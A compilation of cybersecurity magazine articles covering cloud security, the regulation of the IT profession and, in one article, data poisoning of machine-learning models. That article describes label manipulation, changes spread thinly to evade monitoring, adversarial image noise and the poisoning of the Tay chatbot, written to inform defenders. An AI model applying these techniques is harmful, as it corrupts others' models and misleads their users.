SourceScrub provides private company intelligence and purpose-built tools that give firms a decisive advantage. They offer more complete and accurate data on founder-owned, bootstrapped companies, along with technology to quickly map, prioritize and engage them. Their unmatched data, from more than 115,000+ sources, are validated and interpreted by their 800-person data operations team for analysis and insights. Human interpretation means SourceScrub's data is consistently fresh, accurate and complete. Used by 24 of the world's top 25 private equity firms, SourceScrub customers consistently outperform their peers.

About the Author



Prescott Nasser, the Co-CEO of the SourceScrub. Prescott Nasser attended the University of California at Berkeley, where he received a BA in Cognitive Science with an emphasis on Artificial Intelligence. For two decades, Prescott has worked in the technology industry as an executive and engineer with a financial services bent across a diverse array of organizations. He holds a variety of roles including Co-Founder & CTO of InspereX, building a fixed income technology platform, and Partner & CFO of Coit Capital Securities, a boutique investment bank focused on debt capital. His past roles include leading the engineering team at Prosper Marketplace, the first consumer peer to peer lender, and time spent at Charles Schwab where he worked in the Strategic Group working on internal process

optimization problems. These experiences have provided Nasser with an array of skills and industry knowledge which have propelled him to his current position as Co-CEO of SourceScrub.

Company website <https://www.sourcescrub.com/>



Dark Clouds Could Be Looming

Cyberattacks in the cloud are often overlooked and increasingly important

By Bence Jendruszak, Co-Founder and COO, SEON

Most businesses today are in a race to migrate systems to the cloud accelerated by the pandemic. During the cloud migration, the importance of implementing effective cybersecurity protocols is often overlooked. However, in recent months, cloud security has become increasingly important thanks in part due to the ongoing conflict in Ukraine, and the fear of Russian cyberattacks.

There has also been a wave of cyberhackers using compromised accounts and systems in the cloud to mine cryptocurrencies. This form of hack can severely diminish the computing resources of cloud solutions and prevent systems from performing at an optimal level. Likewise, ransomware attacks in the cloud are on the rise and increasingly used to render entire cloud-based systems inaccessible. Regardless of their form, cyberattacks in the cloud often incapacitate businesses and can cost a lot to fix.

There are several benefits that accompany moving more information to the cloud. From supporting with data storage, to providing additional processing power for essential business tasks, cloud migration enables businesses to leverage the power of modern applications and advanced analytics within their everyday operations.

As businesses continue their digital transformation to the cloud, there is increasing pressure to rollout security solutions to safeguard their networks. Unfortunately, a widescale shift to modern data platforms

has created new opportunities for cybercriminals to exploit. As criminals become more accustomed to breaching this type of system, the risk for businesses continues to rise.

Many businesses now find themselves asking how they can best bolster cybersecurity measures in the cloud. There is a myriad of appropriate answers, with some being more effective than others.

The first task for many businesses undertaking the cloud migration process is to evaluate the potential risks they may face. Next, companies must assess what represents the most unobtrusive security solution in helping to overcome this challenge. Assessing the first part of that equation is often dictated by the scale and nature of the business in question.


One of the most effective techniques offered to those looking to implement effective cybersecurity measures in the cloud is known as the 'Zero Trust' model. The model flips conventional cybersecurity on its head, assuming that the system in question has been compromised and challenging users to prove that they are not the infiltrators. This approach may seem harsh at first, but it can dramatically reduce the risk of hacks, or data losses within cloud storage systems.

Establishing a 'Zero Trust' model is an effective way to guarantee effective security within cloud-based applications and storage. By continually requiring verification from users, 'Zero Trust' systems offer a proactive approach to cybersecurity and allow organizations to stay ahead of potential threats and bad actors.

It is important to find a cybersecurity solution that can easily be integrated at any online point of authentication. A solution that is designed to help you reduce the cost, time and challenges faced due to fraud so you can focus on what matters most – growing and scaling your business. With a growing dependence on technology and the migration to the cloud, as well as the increased risk of cyberattacks, having comprehensive preventative measures in place will help improve trust among key company stakeholders.

I would also advise most businesses to take a holistic approach to cybersecurity, implementing different methods and techniques to contend with several specific, separate challenges. One such challenge is online fraud, which is now more prevalent than ever.

About the Author



Bence Jendruszak is Co-Founder and COO at SEON. Bence can be reached online at <https://www.linkedin.com/in/bence-jendruszak/?originalSubdomain=hu> and at our company website <https://seon.io/https://www.linkedin.com/in/bence-jendruszak/?originalSubdomain=hu>



Data Poisoning - The Poisoned Apple For AI

By Mirko Ross, asvin CEO, asvin GmbH

Learning processes and machine learning models have vulnerabilities that attackers can exploit. The goal of the attacks is to steer the statements of an AI application in a certain direction. This results in targeted false statements caused, for example, by the infiltration of manipulated data. This method is referred to as "data poisoning". It involves a number of techniques to influence the behavior of AI.

Adversarial attack: when neural networks come to false conclusions

Adversarial attacks on image recognition using neural networks are particularly impressive. Here, manipulations of image data lead to false-looking results in the recognition of image objects by artificial neural networks. An example: The neural network indicates that the image of a turtle represents a rifle.

This erroneous classification is achieved by manipulating pixel values in the image in a way that is imperceptible to the human eye, overlaying the image with a noise pattern. While humans can easily recognize a turtle on the "noisy" image, the neural network gets into trouble. Human perception is fundamentally different from the neural network's decision making based on mathematical rules. Humans identify a turtle by visually familiar pattern groups such as head or feet. The neural network, on the other hand, recognizes objects for a classification of an image via the mathematical comparison of individual pixels, their learned neighborhood with other pixels and the color values for red, green, and blue (RGB).

The "noise" corresponds to a significant change in input values (RGB) of individual pixels. Even if these represent minimal mathematical deviations, they can lead to a wrong decision by the individual neuron in the neural network. The attacker's goal is to create noise that causes the individual neurons in the staggered decision process to tip into a wrong decision with a predominantly high probability. The result is a misclassification of the subject of the image. Other well-known examples lead to misinterpretation in traffic sign recognition in autonomous driving systems. Adversarial attacks are also characterized by great creativity on the part of the attackers. Recent examples encode noise from an image information into 3D printed models. The result is an object whose three-dimensional shape contains noise that leads the neural network to make incorrect decisions during image recognition.

What is Data Poisoning?

The quality of the information provided by machine learning models is significantly influenced by the data with which they are trained or queried. If these are not systematically checked for correctness, attackers can deliberately inject manipulated data to compromise the model's statements. Data poisoning can thus be applied to data to be analyzed by the model or to data used to train AI models. Potentially at risk are almost all known AI methods, from deep learning in neural networks, to supervised learning in statistical regression-based methods. When attacking training datasets, attackers try, for example, to specifically change awards("labels") or manipulate values in datasets. Attackers can disguise these manipulations by not falsifying all training data, but by interspersing modified data sets in a statistical distribution in training data. Depending on the number of training data and the distribution of the manipulation, there is the possibility to steer the expressiveness of the model in a direction desired by the attacker. The attack can take place over the entire data supply chain. This often has a large attack surface in practice: manipulation of data at the data source, man-in-the-middle attack during data transfer, or API attacks compromise in the cloud data store or data versioning system. Skilled attackers modify data records over a long period of time. The delta of these changes is kept minimal in each case. This makes the attack difficult to detect via monitoring systems and filters for statistical deviations. Attackers run the risk of discovering far too late that there is a problem with the reliability of the data for the AI model and that data has been manipulated.

These are the dangers of data poisoning

There is an active research community working on data poisoning worldwide. The demonstrated attacks are mostly related to proof-of-concepts in the context of scientific studies. These demonstrated attacks are very well documented in their methodological description and are usually accompanied by approaches to minimize risk and defend against data poisoning. Scientific work with data poisoning is a key component for the further development and improvement of AI methods.

In 2016, a public [AI experiment](#) by Microsoft failed due to data poisoning. The development team of the chat bot Tay planned to improve the system's ability by actively communicating in dialog with Twitter followers, thus using Unsupervised Learning to expand the system's capabilities of a natural linguistic conversation. Tay learned his communication skills from the comments and messages of his followers on Twitter. Shortly after the system launched on Twitter, a group of users realized that Tay's behavior could be influenced by what he said in comments. The decisive factor was a post on the Internet discussion board 4Chan. Users suggested that Tay could be overwhelmed with racist and insulting comments, thus steering the training data and Tay's statements in a negative direction. The data poisoning quickly took effect. 16 hours after Tay appeared on Twitter, the chatbot had exchanged over 95,000 messages with its data poisoning mob. Each of those messages was used to train the system. In retrospect, the experiment sharpened the focus on data poisoning. The problem lay in the setting of Unsupervised Learning via an open Twitter community. The bot functioned as an open gateway and thus for unfiltered learning of the chatbot via a public social media platform. Negative examples like Tay lead to more careful planning of building training systems with public data interfaces. Machine learning is protected against data poisoning by an organized Internet mob by means of filters and monitoring.

Protection against data poisoning

Blind trust in data is the gateway for data poisoning. In addition, each AI model can serve as a "parent model" for new ones. This means that an unnoticed attack on learning data is passed on in the process. If the learning model is transferred, the "poisoned" data will also be included. Therefore, it is important to protect data for these learning models. There are numerous working approaches around the world to learn from experiences with ML security attacks and develop effective methods to defend against them. One of these is the Adversarial ML Threat Matrix collaboration, which has published an Adversarial Threat Landscape for Artificial-Intelligence Systems. It builds on the established MITRE Att&CK Framework, the globally accessible knowledge base on tactics and techniques of such attacks. However, there are also systemic limitations for attackers: to inject poisoned data, it is necessary for systems to be re-trained on a regular basis. Only if the training data comes from sources to which the attacker has access can the training be poisoned, and the attacker influence the AI model.

Conclusion

It has proven very difficult in the past to detect and reliably defend against data poisoning attacks. Attackers can even effectively bypass multiple defenses applied in parallel. One of the most promising defenses against adversarial attacks is training with AI to prevent the manipulation. During the training

phase, examples of adversarial attacks are integrated to increase the robustness of the system. However, if these are very large and complex, it delays the training time of the model. If only weak attacks are integrated as examples for performance reasons, the system remains more vulnerable to strong, effective attacks. The danger of such defensive techniques is primarily that they give a false sense of security

At present, neural networks still have to be examined in depth and samples analyzed in the event of anomalies. Human expert knowledge is one of the essential criteria for the safe defense against manipulations on AI training data.


In addition, efforts are being made to develop standards for test procedures in Germany. A standardization roadmap AI has already been presented for this purpose. In the future, it will be more important than ever to be able to define generally applicable criteria and instruments to make AI systems sufficiently verifiable and secure.

About the Author



Mirko Ross, asvin CEO. Mirko Ross, born in 1972, is an internationally recognized activist, expert, speaker, publicist, and researcher in the field of cybersecurity and the Internet of Things. He began investigating security vulnerabilities in IT systems at the age of 14. Rather than a career in hacking, he chose the "good side" of the cybersecurity industry. Ross was a member of the European cybersecurity authority ENISA's Internet of Things Security Expert Group until 2020 and is an expert advisor to the EU Commission. He is also active in international committees and research projects in cybersecurity and blockchain technologies. Mirko is still closely connected to the positive hacker and maker movement and promotes non-profit projects in the field of Open Data and IT education. In 2018, he founded

asvin.io, a company with the goal of increasing cybersecurity in the Internet of Things and providing software solutions for this purpose. asvin was awarded Best Cybersecurity Startup in German-speaking countries at it-sa in 2020. Mirko lives in the countryside and works in Stuttgart.



Did You Know IT, Cyber, and GRC Are Unregulated Professions?

The Dangers of Working in an Unregulated Profession and How We Can Mature into a True Discipline

By Dr. Blake Curtis, Sc.D, Cybersecurity Governance Adviser | Research Scientist

Working in an Unregulated Profession

This statement may shock IT, GRC, and Cybersecurity professionals, but we all work in an unregulated profession and often cannot be accountable for our actions, unlike professions in mature disciplines like healthcare and accounting. Before you disagree with this statement, take time to observe the excerpts from an international study called: Creating the Next Generation Cybersecurity Auditor: Examining the Relationship between IT Auditors' Competency, Audit Quality, & Data Breaches. This study discovered a significant knowledge gap in Big Four IT Auditor's theoretical knowledge and practical skill (Deloitte, KPMG, EY, PwC, and more). However, we'll discuss those findings in greater detail in a different article.

For now, this specific document will detail what it means to be in a regulated profession, the dangers accompanied by a lack of regulation, and what steps are required to advance our disciplines.

Defining a Profession

Although many authorities call cybersecurity a profession, it has not yet met the criteria to be called a profession, especially when compared to other fields¹. A quintessential example of a profession is the medical practice.¹ The medical profession is a rigorous field that is highly competitive, structured, and has a myriad of requirements that students and practitioners must meet to obtain employment and continue to practice.^{1,2}

Example 1: The Medical Profession

In 2021, 62,443 people applied to medical school in the United States³. However, only 22,666 applicants were accepted³. Medical students must complete the Medical College Admission Test (MCAT) to evaluate the student's competency before enrollment². Notably, medical students obtain declarative knowledge (theoretical knowledge) and communication skills in their first two years of medical school. Afterward, the final two years focused on procedural knowledge and task-based experience (practical skill) carried out via rotation in primary care and specialty medicine¹. Rotations allowed the institution to assess how well the students applied their declarative knowledge in real-life scenarios under supervision².

It is also commonplace for many disciplines to protect the profession's integrity and the public from incompetent practitioners through licensure⁴. For example, after meeting the forenamed requirements, medical students still have to obtain licenses to practice within their profession^{4,2}. State boards require the student's school to be accredited by a governing body like the Liaison Committee on Medical Education (LCME)^{2,5,1}. Accredited schools permit students to take exams to obtain their license to practice.¹

Example 2: The Accounting Profession

Practitioners must obtain licenses to practice in the accounting and traditional audit fields. For example, "[a]ll CPA candidates must pass the Uniform CPA Examination to qualify for a CPA certificate and license (i.e., permit to practice) to practice public accounting" ⁶. CPA candidates must also comply with the state accountancy board's experience and education requirements ^{6,2}.

Most states require a bachelor's degree, while others require other forms of experience.¹ Some states have a two-tier system to obtain certification and meet experience obligations to receive licensure and work in the accounting field^{2,1}. For example, when the profession first proposed the CPA legislation in New York in 1894, CPAs worked for decades to protect "against the competition of unregulated practitioners who assumed the free title of public accountant—not readily distinguishable from a certified public accountant" ^{5,1}.

IT Auditing Is Not a Licensed Profession

In IT auditing, auditors do not require licenses or hands-on experience implementing information technology to practice^{7,8}. Unfortunately, in a recent international study, Dr. Curtis discovered that the IT auditor's lack of hands-on skill in information technology influences data breach likelihood and technical evidence interpretation for critical infrastructure (power, water, communication, and banking).^{1,9} Those results were statistically generalized to 151,000 IT auditors in top-tier accounting firms. The figure below illustrates Dr. Curtis's concept for regulating the cybersecurity and IT auditing professions based on national and state enforcement for competency and education¹.




Figure 1. Regulating the profession. National and state enforcement of competency and Education. Source: Creating the Next Generation Cybersecurity Auditor: Examining the Relationship between IT Auditors' Competency, Audit Quality, & Data Breaches by Blake Curtis. 2022. <https://www.proquest.com/openview/0484b9b2f7afc71804af87a03dfd5702/1?pq-origsite=gscholar&cbl=18750&diss=y>

IT, GRC, and Cyber Fields Are Not Regulated

The information technology and cybersecurity fields do not regulate licenses for IT and cyber professionals.¹ Instead, these fields use certifications to distinguish technical competencies, knowledge, and skills. Interestingly, there is a crucial distinction between licensure and certifications¹.

Certifications endorse skills. Licensure protects the practice

When comparing certifications and licenses, it is essential to distinguish the purpose of each¹. For example, in most professions, people require licenses enforced by federal and state agencies, while in other disciplines, professional organizations and companies accept accountability for issuing certain credentials^{4,1}. Conversely, in most cases, certification is a process by which mandatory competencies for practice are measured for a professional endorsed by a board of their peers^{10,1}.

Certifications help enhance the professional's credibility and differentiate their knowledge, skills, and abilities from other candidates. Furthermore, certification provides consumers with confidence that the individual has the appropriate skill set¹⁰. Some certifications demonstrate that a candidate has advanced skills, while others indicate the professionals have the minimum requirements for an entry-level position⁴. "Certification is usually sought voluntarily, although occupations differ in the degree to which obtaining certification influences employability or advancement"^{4,1}.

Licensure protects the public from incompetent practitioners

The purpose of licensure is to restrict unauthorized practices and protect the integrity of the discipline as a whole¹⁰. "Licensure is implemented within a government jurisdiction (state, province, etc.)"¹⁰. Licensure can also occur within the workplace, academia, or a pre-professional academic program^{4,10,1}. Licensure restricts discipline practices to individuals who are sanctioned as competent to help circumscribe the scope of the practice within a given profession^{1,10,11}. Finally, the purpose of licensure is to safeguard the general public from incompetent practitioners^{4,10,1,9}. Notably, the need for regulation for licenses and certifications emanates from within the practice to maintain quality and prevent professionals who claim to be experts from performing high-risk procedures^{10,1}.

Certification and licensure overlap and confusion

Governments or central bodies gain concurrence upon which core elements of education and competencies should be requisite in an academic program^{1,10,4}. Review boards are accountable for

making critical decisions on standards and requirements necessary to certify, license, or accredit individuals¹⁰. These governing bodies also dictate the continuing eligibility requirements to maintain credentials and the disciplinary actions when individuals fail to conform to competency requirements⁴. Professionals procure additional credibility or prestige by graduating in specific accredited programs offered by reputable academic institutions. In some cases, licenses or certifications may function as prerequisites to graduate from an accredited educational program^{10,1}. The figure below describes the similarities, differences, and gaps in certifications, licensure, and continued professional development (CPD).










-   **Certifications endorse skills. Licensure protects the practice.**
-  **Licensure protects the public from incompetent practitioners.**
-  **Neither licensure nor certifications ensure continued competency**
-  **Knowledge slowly declines without maintenance**
-  **There's a lack of scientific evidence to support licenses and certifications' ability to consistently improve performance**
-  **Continued professional education (CPEs) receives constant criticism.**
-  **CPEs are easily obtained and do not require task-based scenarios or difficult activities**
-  **IT professionals must keep up with technology to maintain professional competency**

Figure 2. Certification and licensure overlap and confusion. Source: 2021 ISACA Evolve Conference: Creating The Next Generation Cybersecurity Auditor. Source: <https://www.linkedin.com/in/reginaldblakecurtis/details/featured/>

Certifications are recommended but not mandated

IT certifications are not required to practice, although many organizations require certifications like the Certified Information Systems Security Professional (CISSP), Certified Information Security Manager (CISM), and Certified Information System Auditor (CISA) for employment^{1,9}. State and federal levels do not enforce these certifications in the private sector¹. However, in the public sector, the Department of Defense (DoD) defines a list of information assurance (IA) baseline certifications for specific work roles¹². DoD's workforce qualifications appear to supplement professional proficiency standards due to a lack of regulatory enforcement for competency requirements¹. The table below depicts the certifications that have been approved as baseline certifications for the IA workforce.

IAT Level I	IAT Level II	IAT Level III
A+ CE	CCNA Security	CASP+ CE
CCNA-Security	CySA+ **	CCNP Security
CND	GICSP	CISA
Network+ CE	GSEC	CISSP (or Associate)
SSCP	Security+ CE	GCED
	CND	GCIH
	SSCP	CCSP
IAM Level I	IAM Level II	IAM Level III
CAP	CAP	CISM
CND	CASP+ CE	CISSP (or Associate)
Cloud+	CISM	GSLC
GSLC	CISSP (or Associate)	CCISO
Security+ CE	GSLC	
HCISPP	CCISO	
	HCISPP	
IASAE I	IASAE II	IASAE III
CASP+ CE	CASP+ CE	CISSP-ISSAP
CISSP (or Associate)	CISSP (or Associate)	CISSP-ISSEP
CSSLP	CSSLP	CCSP
CSSP Analyst1	CSSP Infrastructure Support1	CSSP Incident Responder1

CEH	CEH	CEH
CFR	CySA+ **	CFR
CCNA Cyber Ops	GICSP	CCNA Cyber Ops
CCNA-Security	SSCP	CCNA-Security
CySA+ **	CHFI	CHFI
GCIA	CFR	CySA+ **
GCIH	Cloud+	GCFA
GICSP	CND	GCIH
Cloud+		SCYBER
SCYBER		PenTest+
PenTest+		
CSSP Auditor1	CSSP Manager1	
CEH	CISM	
CySA+ **	CISSP-ISSMP	
CISA	CCISO	
GSNA		
CFR		
PenTest		

Figure 3. DoD Approved 8570 Baseline Certifications. <https://public.cyber.mil/cw/cwmp/dod-approved-8570-baseline-certifications/>

Most Multiple Choice Certification Exams Can Not Consistently Ensure Improved Performance

Unfortunately, since certifications are not regulated and do not commonly undergo scientific or statistical examination, organizations and certification vendors cannot guarantee higher performance for certified professionals versus non-certified professionals.^{1,9} For example, notable certifications like the CISSP promise high-performance levels, yet recent studies demonstrate how CISSP-certified professionals do not consistently outperform non-certified professionals^{13,14,1}. Conversely, major organizations in the Big Four and Big Tech mandate these credentials in the absence of regulation for competency requirements, which generates concerns for equitable employment opportunities and further inhibits the industry from closing the workforce gap in IT, GRC, IT Audit, and Cybersecurity.

So How Do We Regulate Our Profession?

Paradoxically, traditional auditors must have licenses to operate at the federal and state levels^{6,1}. However, when there was a critical need for IT auditors, those same stipulations did not apply to information technology auditing, even though the field is much more complex^{1,8,6}. In most mature professions, licensed practitioners must maintain an active license to continue to practice. For example, healthcare professionals, building inspectors, engineers, and even barbers and cosmetologists require licenses to work¹⁵⁻¹⁹. However, these stipulations do not apply to cybersecurity professionals or IT auditors responsible for implementing and auditing controls to protect the nation's critical infrastructure (power, water, banking, and communications).

Restricting Practice to Competent Practitioners

By definition, a profession requires a common body of knowledge, competency standards, a code of ethics, and a disciplinary mechanism^{4,20,2,21}. A mature profession should restrict practice to competent professionals (e.g., licensure) and leverage government or regulatory bodies to ensure the profession protects society^{4,20,21}. For instance, the history of the accounting profession demonstrates the hardships and challenges associated with maturing into a profession⁵.

Creating Federal and State Licensing Boards for IT and Cybersecurity

IT audit, cybersecurity, and information technology do not employ licensed professionals^{1,9}. And society may not be aware of this interesting phenomenon or the risk it introduces to national security. Therefore, legislation should reevaluate specific roles like IT auditors, chief information security officers, and chief information officers and consider legal incentivization's impact on our profession^{1,9}. Most importantly, regulation and standardization could help improve the baseline competency for the cybersecurity workforce and reduce the likelihood of cybersecurity breaches and incidents^{9,1}.

Standardizing Job Descriptions via Peer Reviewed Frameworks

Lastly, a lack of standardization forces employers to develop proprietary work roles, tasks, and job descriptions by relying on previous leadership or referencing similar positions on job boards like Indeed or Glassdoor. Instead, enterprises, academia, and certification vendors should align job descriptions,

academic programs, and IT certifications to the National Institute of Standards and Technology's National Initiative for Cybersecurity Education (NICE) and the Skills Framework for Information Age (SFIA) ²²⁻²⁷. NICE defines work roles, knowledge, skills, and abilities (KSAs) and tasks to create alignment amongst academia, certification vendors, and the profession. At the same time, the SFIA provides a measurement scale, popularized by Dr. Blake Curtis, to objectively measure cybersecurity competency and justify hiring practices and promotion decisions. It's also important to note that we can no longer rely on the "years of experience" concept since Dr. Curtis has recently debunked it.¹ Instead, organizations are encouraged to develop objective performance-based interviews and competency assessments to introduce equity into their hiring decisions. The figure below describes Dr. Curtis's 7 steps in debunking the years of experience fallacy.




Figure 4. 7 Steps to Debunk The Years of Experience Fallacy. Improving Equitable Hiring/Promotion Practices via Task-based Experience Instead of Time-based Experience. Source: <https://www.linkedin.com/feed/update/urn:li:activity:6951573321901621248/>

Until the industry becomes a regulated profession, cybersecurity leaders and managers must optimize their hiring/promotion practices to improve consistency and objectivity for their workforce. For more information about workforce development and equitable hiring practices from Dr. Curtis, view his [Featured Section on LinkedIn](#).

